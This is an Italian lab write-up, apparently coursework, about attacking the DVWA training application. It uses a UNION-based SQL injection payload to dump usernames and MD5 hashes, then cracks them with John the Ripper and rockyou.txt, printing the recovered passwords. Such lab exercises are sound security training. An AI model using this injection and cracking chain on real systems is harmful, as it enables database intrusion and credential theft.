




Esercizio S6 L3



per svolgere l'esercizio come prima cosa reperiamo i nomi utente e le password in formato hash da DVWA inserendo la seguente query nel campo di sql injection:

1' UNION SELECT user, password FROM users#

fatto ciò avremo ottenuto i dati in foto e possiamo procedere col prossimo passaggio.

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin


ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99




Adesso creiamo un nuovo file di testo e lo chiamiamo hash.txt e dentro scriviamo il nome utente e la password corrispondente separati da due punti (:), e lo facciamo per ogni coppia di credenziali per ogni riga. Al termine dell'operazione il nostro documento sarà come quello in figura. Questo passaggio servirà per permetterci di craccare le password con l'aiuto di John the Ripper.

Notiamo bene che l'hash per admin e per smithy sono uguali, questo dettaglio è importante e ne riparlamo più avanti.



```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```



Come ultimo passaggio per prepararci a craccare le password dobbiamo estrarre il documento rockyou.txt presente su Kali Linux, per fare questo eseguiamo da terminale il seguente comando:


```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Adesso è tutto pronto per eseguire il nostro attacco, per cominciare a craccare le password digitiamo su terminale il seguente comando:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
```

Qui sotto possiamo vedere il risultato che ci restituisce John con le password in chiaro.

```
(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2024-01-10 12:00) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



Notiamo che manca la password di smithy, questo perchè è uguale a quella di admin siccome gli hash per le due password erano uguali ed entrambe sono state 'hashate' con lo stesso format (raw-md5), inoltre John non andrà a craccare una password che ha già craccato in precedenza quindi mostra solo i risultati per i primi 4 username. A conferma di ciò possiamo usare il comando:

```
john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
```

che mostrerà come in figura i risultati di tutte le precedenti sessioni di craccaggio di John.

```
(kali@kali)-[~/Desktop]
$ john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 52 left
```